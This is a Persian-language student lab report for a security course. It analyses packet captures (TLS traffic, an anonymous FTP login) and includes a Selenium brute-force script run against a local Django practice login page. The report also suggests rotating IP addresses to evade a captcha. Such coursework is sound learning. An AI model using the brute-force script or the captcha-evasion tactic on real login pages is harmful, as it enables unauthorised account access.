به نام خدا

گزارش تمرین عملی دوم درس مبانی امنیت

امیرمحمد پیرحسین لو

۹۵۳۱۰۱۴

۱- پروتکل های مورد استفاده:

TCP, TLSv1.2, TLSv1.3, ICMP

از پروتکل ICMP برای تبادل پیغام های مدیریتی در لایه ۳ شبکه استفاده می شود.

پیام رسان پیام ها را به صورت رمزشده با استفاده از SSL(secure socket layer) ارسال می کند. به همین دلیل اکثر پیام ها حاوی پروتکل TCP , TLSv1.3 است.

No.	Time	Source	Destination	Protocol	Length	Info
30	0.928113	216.58.206.202	192.168.137.87	TCP	66	443 → 45834 [ACK] Seq=1 Ack=518 Win=61440 Len=0 TSval=2888811699 TSecr=6359086
31	0.963293	216.58.206.202	192.168.137.87	TLSv1.3	1484	Server Hello, Change Cipher Spec
32	0.963491	216.58.206.202	192.168.137.87	TCP	1484	443 → 45834 [ACK] Seq=1419 Ack=518 Win=61440 Len=1418 TSval=2888811734 TSecr=6359086 [TCP segment of a reassembled PDU]
33	0.972955	216.58.206.202	192.168.137.87	TLSv1.3	1150	Application Data
34	0.979246	192.168.137.87	216.58.206.202	TCP	66	45834 → 443 [ACK] Seq=518 Ack=1419 Win=90496 Len=0 TSval=6359106 TSecr=2888811734
35	0.979248	192.168.137.87	216.58.206.202	TCP	66	45834 → 443 [ACK] Seq=518 Ack=2837 Win=93440 Len=0 TSval=6359106 TSecr=2888811734
36	0.979249	192.168.137.87	216.58.206.202	TCP	66	45834 → 443 [ACK] Seq=518 Ack=3921 Win=96256 Len=0 TSval=6359106 TSecr=2888811734
37	0.981103	172.217.18.173	192.168.137.87	TCP	66	443 → 36567 [ACK] Seq=1 Ack=518 Win=61440 Len=0 TSval=2777802181 TSecr=6359094
38	0.988608	172.217.18.173	192.168.137.87	TLSv1.2	1484	Server Hello
39	0.988830	172.217.18.173	192.168.137.87	TLSv1.2	1484	Certificate [TCP segment of a reassembled PDU]
40	0.996661	172.217.18.173	192.168.137.87	TLSv1.2	203	Server Key Exchange, Server Hello Done
41	0.997043	172.217.169.196	192.168.137.87	TCP	74	80 → 55022 [SYN, ACK] Seq=0 Ack=1 Win=60192 Len=0 MSS=1380 SACK_PERM=1 TSval=2228975774 TSecr=6359094 WS=256
42	0.998222	192.168.137.87	172.217.18.173	TCP	66	36567 → 443 [ACK] Seq=518 Ack=1419 Win=90496 Len=0 TSval=6359108 TSecr=2777802190
43	0.998225	192.168.137.87	172.217.18.173	TCP	66	36567 → 443 [ACK] Seq=518 Ack=2837 Win=93440 Len=0 TSval=6359108 TSecr=2777802190
44	1.001241	192.168.137.87	172.217.18.173	TCP	66	36567 → 443 [ACK] Seq=518 Ack=2974 Win=96256 Len=0 TSval=6359108 TSecr=2777802190
45	1.001243	192.168.137.87	172.217.169.196	TCP	66	55022 → 80 [ACK] Seq=1 Ack=1 Win=87616 Len=0 TSval=6359108 TSecr=2228975774
46	1.020802	172.217.169.196	192.168.137.87	TCP	66	80 → 55020 [ACK] Seq=1 Ack=370 Win=61440 Len=0 TSval=1132514599 TSecr=6359096
47	1.026961	192.168.137.87	216.58.206.202	TLSv1.3	130	Change Cipher Spec, Application Data
48	1.031878	192.168.137.87	216.58.206.202	TLSv1.3	152	Application Data
49	1.031881	192.168.137.87	216.58.206.202	TLSv1.3	352	Application Data
50	1.033535	192.168.137.87	216.58.206.202	TLSv1.3	1202	Application Data
51	1.040116	192.168.137.87	172.217.18.173	TLSv1.2	159	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
52	1.040119	192.168.137.87	172.217.18.173	TLSv1.2	159	Application Data
53	1.041775	172.217.169.196	192.168.137.87	TCP	1484	80 → 55020 [ACK] Seq=1 Ack=370 Win=61440 Len=1418 TSval=1132514600 TSecr=6359096 [TCP segment of a reassembled PDU]
54	1.042068	192.168.137.87	172.217.18.173	TLSv1.2	1375	Application Data
55	1.042071	192.168.137.87	172.217.18.173	TLSv1.2	105	Application Data
56	1.043233	172.217.169.196	192.168.137.87	TCP	1484	80 → 55020 [ACK] Seq=1419 Ack=370 Win=61440 Len=1418 TSval=1132514600 TSecr=6359096 [TCP segment of a reassembled PDU]
57	1.045644	172.217.169.196	192.168.137.87	TCP	1484	80 → 55020 [ACK] Seq=2837 Ack=370 Win=61440 Len=1418 TSval=1132514600 TSecr=6359096 [TCP segment of a reassembled PDU]
58	1.052476	172.217.169.196	192.168.137.87	TCP	1484	80 → 55020 [ACK] Seq=4255 Ack=370 Win=61440 Len=1418 TSval=1132514600 TSecr=6359096 [TCP segment of a reassembled PDU]
59	1.052752	192.168.137.87	172.217.169.196	TCP	66	55020 → 80 [ACK] Seq=370 Ack=1419 Win=90496 Len=0 TSval=6359113 TSecr=1132514600
60	1.052755	192.168.137.87	172.217.169.196	TCP	66	55020 → 80 [ACK] Seq=370 Ack=2837 Win=93440 Len=0 TSval=6359113 TSecr=1132514600
61	1.057328	172.217.169.196	192.168.137.87	HTTP	760	HTTP/1.1 200 OK (JPEG JFIF image)
62	1.059204	192.168.137.87	172.217.169.196	TCP	66	55020 → 80 [ACK] Seq=370 Ack=4255 Win=96320 Len=0 TSval=6359114 TSecr=1132514600
63	1.059207	192.168.137.87	172.217.169.196	TCP	66	55020 → 80 [ACK] Seq=370 Ack=5673 Win=99200 Len=0 TSval=6359114 TSecr=1132514600
64	1.061144	192.168.137.87	172.217.169.196	TCP	66	55020 → 80 [ACK] Seq=370 Ack=6367 Win=102080 Len=0 TSval=6359114 TSecr=1132514611
65	1.081011	192.168.137.87	172.217.169.196	HTTP	435	GET /images?q=tbn:ANd9GcTddTzRRNUT5xm3Onkz98Ntoe03nTqgnRsFgS-4GZ7PV7pIidHQdFSGGTiyiEGl HTTP/1.1
66	1.157517	172.217.18.173	192.168.137.87	TLSv1.2	350	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
67	1.161298	172.217.18.173	192.168.137.87	TLSv1.2	135	Application Data
68	1.161476	172.217.18.173	192.168.137.87	TLSv1.2	104	Application Data
69	1.166565	192.168.137.87	172.217.18.173	TCP	66	36567 → 443 [ACK] Seq=2052 Ack=3258 Win=99072 Len=0 TSval=6359125 TSecr=2777802361
70	1.166567	192.168.137.87	172.217.18.173	TCP	66	36567 → 443 [ACK] Seq=2052 Ack=3327 Win=99072 Len=0 TSval=6359125 TSecr=2777802361
71	1.166569	192.168.137.87	172.217.18.173	TCP	66	36567 → 443 [ACK] Seq=2052 Ack=3365 Win=99072 Len=0 TSval=6359125 TSecr=2777802362
72	1.166570	192.168.137.87	172.217.18.173	TLSv1.2	104	Application Data
73	1.167186	172.217.18.173	192.168.137.87	TCP	66	443 → 36567 [ACK] Seq=3365 Ack=2052 Win=64000 Len=0 TSval=2777802363 TSecr=6359112
74	1.167332	216.58.206.202	192.168.137.87	TLSv1.3	568	Application Data

طبیعتا چون پیام رسان پیام ها رو به صورت رمز شده می فرستد و تبادل پیام ها به صورت connection oriented است، پروتکل های TCP و TLSv1.3 فراوانی بیشتری دارند.

کاربری ابزار های مانیتورینگ:

برای عیب یابی روتر ها و سایر اجزای شبکه و تشخیص خرابی اجزا،

تشخیص حملات و زمان هایی که پیک در نمودار ترافیک بر حسب زمان وجود دارد و

برنامه ریزی برای تغییر توپولوژی شبکه نیاز به مانیتورینگ توسط ادمین شبکه می باشد.

USER: anonymous

PASSWORD: IEUSER@

FTPv6-1.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp


No.	Time	Source	Destination	Protocol	Length	Info
198	9.736328000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	100	Response: 220-
227	11.501953000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	172	Response: 220 6bone.informatik.uni-
228	11.501953000	2002:5183:4383::518…	2001:638:902:1:201:…	FTP	110	Request: USER anonymous
267	13.439453000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	143	Response: 331 Guest login ok, type
268	13.439453000	2002:5183:4383::518…	2001:638:902:1:201:…	FTP	108	Request: PASS IEUser@
328	15.809571000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	142	Response: 230 Guest login ok, acces
329	15.821289000	2002:5183:4383::518…	2001:638:902:1:201:…	FTP	108	Request: opts utf8 on
384	18.028321000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	123	Response: 502 Unknown command 'utf8
385	18.028321000	2002:5183:4383::518…	2001:638:902:1:201:…	FTP	100	Request: syst
441	19.948243000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	143	Response: 215 UNIX Type: L8 Version
442	19.950196000	2002:5183:4383::518…	2001:638:902:1:201:…	FTP	105	Request: site help
513	22.985352000	2001:638:902:1:201:…	2002:5183:4383::518…	FTP	100	Response: 214-

2- server setup:

```
(venv) A:\IS2019-master\IS2019-master>A:\P2_9531068\P2_9531068\venv\Scripts\python.exe manage.py runserver
Performing system checks...

System check identified no issues (0 silenced).
April 27, 2019 - 22:16:54
Django version 2.1.7, using settings 'brutal.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CTRL-BREAK.
[27/Apr/2019 22:17:28] "GET /login/try_login/ HTTP/1.1" 200 1865
Not Found: /favicon.ico
[27/Apr/2019 22:17:29] "GET /favicon.ico HTTP/1.1" 404 2078
```

filling username and password with help of selenium:



response of clicking button:

```
    <div style="font-size:11px;padding: 20px;">
    Quote of the day:
    <p id="quote">Hodor.</p>
    </div>
    <script>
    var fresh_quote_id = parseInt(Math.random()*10)
    var quotes = [
        "May the Force be with you.",
        "I'm going to make him an offer he can't refuse.",
        "Bond. James Bond.",
        "Hasta la vista, baby.",
        "We'll always have Paris.",
        "Mama always said life was like a box of chocolates. You never know what you're gonna get.",
        "Hakuna matata.",
        "Hodor.",
        "Madness, as you know, is like gravity, all it takes is a little push(joker).",
        "End is part of the journey.",
    ]
    document.getElementById('quote').innerHTML = quotes[fresh_quote_id];

    </script>

</body></html>
username and password found: happy 15891jdhf
```

برای حل مشکل captcha می توان ip را در لایه سه بعد هر سه درخواست تغییر داد و به صورت iterative بین مجموعه ای از ip ها iterate کنیم تا ip session های قبلی منقضی شود.

برای جلوگیری از حملات فیشینگ باید در ابتدا url سایت را چک کرد و از صحت آن اطمینان پیدا کرد. همچنین باید چک شود که حتما پروتکل مورد استفاده Https باشد.

کد حمله brute force:

```python
from selenium import webdriver
import argparse

usernames = ['happy']
passwords = ['141516320', '1414amir', '15891jdhf', 'passjdhf']


def main(driver=r'C:/geckodriver', url="http://localhost:8000/login/try_login/"):
    driver = webdriver.Firefox(executable_path=driver)
    driver.get(url)

    for u in usernames:
        privous_pass = None
        for p in passwords:
            try:
                username = driver.find_element_by_name("username")
            except:
                print("username and password found:", u, privous_pass)
                driver.close()
                return
            username.clear()
            username.send_keys(u)

            password = driver.find_element_by_name("password")
            password.clear()
            password.send_keys(p)
            res =
driver.find_element_by_xpath("/html/body/form[1]/div/button").click()

            # print(driver.page_source)
            privous_pass = p
            try:
                captcha = driver.find_element_by_name("captcha")
                # TODO solve captcha or change ip
            except:
                pass
    driver.close()


if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='ready to attack...')
    parser.add_argument('--driver', metavar='path', required=False,
                        help='the path to geckodriver')
    parser.add_argument('--url', metavar='url', required=False,
                        help='url')
    args = parser.parse_args()
    if args.driver is not None and args.url is not None:
        main(driver=args.driver, url=args.url)
    elif args.driver is not None:
        main(driver=args.driver)
    elif args.url is not None:
        main(url=args.url)
    else:
        main()
```